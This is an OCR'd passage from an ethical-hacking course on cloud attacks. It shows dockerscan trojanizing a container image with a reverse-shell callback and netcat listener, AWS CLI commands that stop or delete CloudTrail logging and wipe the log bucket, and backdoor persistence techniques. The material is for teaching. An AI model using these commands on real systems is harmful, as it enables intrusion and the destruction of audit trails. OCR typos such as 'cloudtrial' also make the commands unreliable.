
For example, run the following command to trojanize the Ubuntu base image:

```
dockerscan image modify trojanize ubuntu_original -l <IP Address> -p
<Port Number> -o alpine_infected
```



```
> dockerscan image modify trojanize ngins-original -l 10.0.1.2 -p 2222 -o nginx-trojaniz
ed
[ * ] Starting analyzing docker image...
[ * ] Selected image: 'ngins-original'
[ * ] Image troyanized successful
[ * ] Trojanized image location:
[ * ]   > /Users/Dani/Documents/Projects/dockerscan/nginx-trojanized
[ * ] To receive the reverse shell, only write:
[ * ]   > nc -v -k -l 10.0.1.2 2222
> docker load -i nginx-trojanized.tar
```

Figure 19.91: Screenshot of dockerscan



Maintaining Access and Covering Tracks on AWS Cloud Environment by Manipulating CloudTrial Service

Covering Tracks

- The first step an attacker performs after gaining high level access to the compromised environment is **hiding the traces**
- Attackers **disable the logging functionality** in AWS by pausing the CloudTrial service
- The command to manipulate logs is as follows:
  - `$ aws cloudtrial stop-logging --name targetcloud_trail --profile administrator` → stop logging
  - `$ aws cloudtrial delete-trail --name targetcloud_trail --profile administrator` → remove the trails
  - `$ aws s3 rb s3://<Bucket_Name > --force --profile administrator` → delete the contents of the bucket storing trails

Maintaining Access

- After clearing the logs, attackers perform further exploitation to maintain persistence access to the cloud infrastructure
- Attackers install backdoors to AWS infrastructure using the following techniques:
  - **Manipulating user data** associated with an EC2 instance with privileged access rights
  - **Creating new EC2 instances** depending on the Amazon Machine Images (AMI) by assigning a privileged role
  - **Inserting a backdoor** to the existing Lambda function
  - **Manipulating access keys** using Lambda functions such as `rabbit_lambda`, `cli_lambda`, and `backdoor_created_users_lambda`

Maintaining Access and Covering Tracks on AWS Cloud Environment by Manipulating the CloudTrial Service

After gaining administrator-level access to cloud resources, attackers manipulate the cloud trials to remain undetected and gain persistent access to the compromised environment. In the AWS cloud environment, user activities are monitored through the CloudTrial service. The first step an attacker performs after gaining high-level access to the compromised environment is hiding the traces.

By default, the CloudTrail service is disabled. An administrator needs to explicitly configure to enable the CloudTrial service and configure trials to monitor user activities.

Attackers disable the logging functionality by pausing the CloudTrial service and resume the service after executing the attack.

Run the following command to stop logging via CloudTrials:

```
$ aws cloudtrial stop-logging --name targetcloud_trail --profile
administrator
```

Run the following command to acquire the trial status:

```
$ aws cloudtrial get-trial-status --name targetcloud_trail --profile
administrator
```

After disabling the CloudTrial service, attackers may perform various malicious activities, such as creating backdoor IAM users, exfiltrating data, and running crypto-miner script.

Once execution of the attack is completed, attackers will again enable the logging of trails running the following command:

```
$ aws cloudtrail start-logging --name targetcloud_trail --profile
administrator
```


In some scenarios, attackers may permanently remove the trails by running the following command:

```
$ aws cloudtrail delete-trail --name targetcloud_trail --profile
administrator
```

Alternatively, attackers may delete the contents of the bucket that stores the trials by running the following command:

```
$ aws s3 rb s3://<Bucket_Name or Bucket_Reference> --force --profile
administrator
```

Once the contents of the bucket are deleted, CloudTrail does not log any further events. Stopping or removing the trails for clearing the tracks may generate a security alert, as shown in the below figure.



Missing S3 bucket

This trail does not have a valid S3 bucket. Create a new bucket or specify an existing bucket. Learn more

Trails
Deliver logs to an Amaz
additional trails. For mor
r processing events with
Create trail
Name
tch
g group
Status
Ok
Virginia)
cloudgoat_trail
US West
(Oregon)
867817072204441829549121249332282322914175143969632541 8
cloudtrail


Figure 19.92: Screenshot of GCPBucketBrute

Other techniques used by attackers to cover the tracks include the following:

- Encrypting the cloud trials using a new key
- Moving the trails to a new S3 bucket
- Using the AWS Lambda function to delete new trail entries

After clearing the logs, attackers perform further exploitation to maintain persistent access to the cloud infrastructure. Consequently, attackers install backdoors to the AWS infrastructure using the following techniques:

- Manipulating user data associated with the EC2 instance with privileged access rights
- Creating new EC2 instances depending on the AMI by assigning a privileged role
- Inserting a backdoor to the existing Lambda function (e.g., the function creates a new user once invoked)
- Manipulating access keys using Lambda functions, such as **`rabbit_lambda`**, **`cli_lambda`**, and **`backdoor_created_users_lambda`**



AWS Hacking Tool: AWS pwn

- AWS pwn is an AWS hacking tool that includes various **automated scripts** for hacking phases such as reconnaissance, escalating privileges, maintaining access, and clearing tracks

Reconnaissance

- **`./validate_iam_access_keys.py -i /tmp/keys.txt -o /tmp/out.json`** → Checks access validity and returns the identity information of the principal
